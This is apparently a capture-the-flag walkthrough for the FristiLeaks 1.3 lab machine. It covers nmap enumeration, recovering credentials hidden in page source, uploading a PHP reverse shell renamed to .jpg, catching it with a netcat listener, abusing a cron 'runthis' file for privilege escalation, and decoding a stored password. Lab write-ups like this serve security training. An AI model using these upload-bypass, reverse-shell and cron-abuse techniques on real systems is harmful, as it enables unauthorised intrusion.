
FristiLeaks 1.3

Nmap O/P :-

```
Nmap scan report for 192.168.240.148
Host is up (0.0018s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```


Web Application :-



The #fristileaks motto:

KEEP

"**/robots.txt**" file :-



```
User-agent: *
Disallow: /cola
Disallow: /sisi
Disallow: /beer
```


So this is the point where we usually get stuck. Because we have used Nikto, gobuster, dirbuster

So here we have to look closely into the info the Web Application is giving to us

So it says "**keep calm and drink fristi**"

So I used **/fristi** as directory name


And I got admin login page



Welcome to #fristileaks admin portal

I tried default username:password combinations and sql injection but nothing worked


Look at Page source, and there we will get username



```
<html>
<head>
<meta name="description" content="super leet password login-test page. We use base64 encoc
<!--
TODO:
We need to clean this up for production. I left some junk in here to make testing easier.

- by eezeepz
-->
</head>
<body>
<center><h1> Welcome to #fristileaks admin portal</h1></center>
<center><img src="data:img/png;base64,/9j/4AAQSkZJRgABAgAAZABkAAD/7AARRHVja3kAAQAEAAAAZAAA
AIQAAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQICAgICAgICAgIC
AwMDAwMDAwMDAwEBAQEBAQECAQECAgIBAgIDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMD
AwMDAwMDAwMDAwMDAwMDAwMD/8AAEQgBrAImAwERAAIRAQMRAf/EAOsAAQABBAIDAQAAAAAAAAAA
AAAJAwcICgUGAQIECwEBAAAHAQEBAAAAAAAAAAAAAAIEBQYHCAkBAwoQAAAGAgECAwIICwMICAMG
BwECAwQFBgAHCBESIRMJMRRBIjIzcyQVClHRkrIjU6OzZBYXYXFUgZFCUpPTlNRDNCVVldUYGaFy
JvCxwWKi0vFjhEWWl0qRAAEDAwEEBwMFCgsFBqQGAwEAAqMRBAUGITESB0FRYXEiEwiBMhSRocFC
```


Also as we scroll down we will see base64 encoded format,

I copied it in a text file and tried to decode it



```
Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J40
1Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J4
01Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42J
401Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z42
J401Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z4
2J401Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/Z
42J401Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I/
Z42J401Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+I
/Z42J401Pqn8R+zxsTwdqfVP4j9njYng7U+qfxH7PGxPB2p9U/iP2eNieDtT6p/Efs8bE8Han1T+
I/Z42J401Pqn8R+zxsTwdqfVP4j9njYng7VUJ7p2rf8AWPmw/VfrUsb0lejy6Hfu+kL/2Q==" /></center
<!--
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFeI5ENygbTfj+qDbc+QpG9c5
l2qmC/1/Zz2ZWXi1ablil0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkgl
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEkso2k5pGy00aLq
i1n+skSqGf0SIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHXJmC2Fg
tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5UcmT9Ss//fyyOLU3kWoGLd59ZKb60ib6ZKb6Us10IZIj3484PKUGydq8
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
-->
<table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor
<tr>
```

But I got O/P which is not in human readable format




```
┌──(kali㉿kali)-[~/vulnhub]
└─$ base64 -d base1
�PNG

IHDRm4�A�sRGB���gAMA��
                         �a            pHYs���o�dRIDATx^��Qv� �a�
                                                               �z�
9����E���"Gx�#���^/�������&���������T3h���#3j�
                                        ��~�2���~��Z�e���L���
'���*�%&���Rxg�ȷ����V3]���#q�pz�R�\Zb�      -]��ȷ����JH5�9
F���n�T3W���ЧЧ�����ɪ����j�
                 ���T�MI6����������D3�
                                        ��������M����JH5ДZ�l3�G
�o�������tWK}�f�h��������}d� [���T5!Ωuɘ-���Ӊ����������Ч,���
�����9C}�f�P�4���p�]����O�����I5c\2hK�G������t���b�������#�
�)'�zUq���F>L�Z����[Z4����LZ�R}�f�·������S;����|��������
-�}d���R�t!�#�[/r�9�����E���"Gx�#���^/r�9�����E���"Gx�#��
```

But as you see in the above POC it states that the encoded format should be in PNG which means Image

So I tried to decode this and put in PNG format file

Type "**base64 -d base1 > 1.png**"

And we got the password




keKkeKKeKKeKkEkkEk

So we have

Username :- eezeepz
Password :- keKkeKKeKKeKkEkkEk

Login to the portal

And we have File upload functionality




Login successful

upload file

Tried uploading php reverse shell payload but web server only allows jpg,png,gif file formats to be uploaded.


So changed the .php extension to .jpg of php revershell payload and uploaded



Select image to upload:

rev.php.jpg


it throws a response with directory name



192.168.240.148/fristi/do_upload.php


Uploading, please wait
The file has been uploaded to /uploads

Access the payload using given path



192.168.240.148/fristi/uploads/rev.php.jpg

We got the user Level shell




```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.240.128] from (UNKN
Linux localhost.localdomain 2.6.32-573.
 14:17:56 up 3 days,  7:34,  0 users,
USER     TTY      FROM              LOG
uid=48(apache) gid=48(apache) groups=48
sh: no job control in this shell
sh-4.1$ █
```


Priv Esc :-

Look for available file in **/home** directory.

Found notes.txt and its content looks interesting, lets check it out and try to understand it



```
-rwxr-xr-x. 1 eezeepz eezeepz  13712 Nov 17  2015 nisdomainnam
-rwxr-xr-x. 1 eezeepz eezeepz   4736 Nov 17  2015 nologin
-r--r--r--. 1 eezeepz eezeepz    514 Nov 18  2015 notes.txt
-rwxr-xr-x. 1 eezeepz eezeepz 390616 Nov 17  2015 tar
-rwxr-xr-x. 1 eezeepz eezeepz  11352 Nov 17  2015 taskset
```



```
sh-4.1$ cat notes.txt
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
```


Basically Content says that,

We can run the commands (mentioned in the notes.txt file) which will be accessible through **/home/admin** by putting the full command in **/tmp/runthis** file

Narrowing the above explanation


We will change the permissions of **/home/admin** directory by pushing the command to "**/tmp/runthis**" and then we will check the contents of **/admin** directory.

Run **echo "chmod 777 /home/admin" >> /tmp/runthis**



```
sh-4.1$ echo "chmod 777 /home/admin/" >> /tmp/runthis
echo "chmod 777 /home/admin/" >> /tmp/runthis
```


Now we are able to access **/home/admin** directory.



```
sh-4.1$ cd /home/admin/
cd /home/admin/
sh-4.1$ ls
ls
cat
chmod
cronjob.py
cryptedpass.txt
cryptpass.py
df
echo
egrep
grep
ps
whoisyourgodnow.txt
```


After checking the files out

whoisyourgodnow.txt contains some hashed password



```
sh-4.1$ cat whoisyourgodnow.txt
cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
sh-4.1$ 
```

There also a file called "**cryptpass.py**" which states that how the password has been encoded, so basically we have to decode the password by taking help of the given python code




```
sh-4.1$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
```

As highlighted in the above POC ,

Use below code to decode the password

```
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys
def encodeString(str):
	base64string= base64.b64encode(str)
	return codecs.encode(base64string[::-1], 'rot13')
def decodeString(str):
	string = str[::-1]
	string = string.encode("rot13")
	return base64.b64decode(string)
print decodeString(sys.argv[1])
```


Save this in Local machine and then give the password stored in cryptedpass.txt file as input while executing the code, as shown in the below POC



```
┌──(kali㉿kali)-[~/vulnhub]
└─$ python z.py =RFn0AKnlMHMPIzpyuTI0ITG
LetThereBeFristi!

┌──(kali㉿kali)-[~/vulnhub]
└─$ 
```

Use this password to login as "**fristigod**"

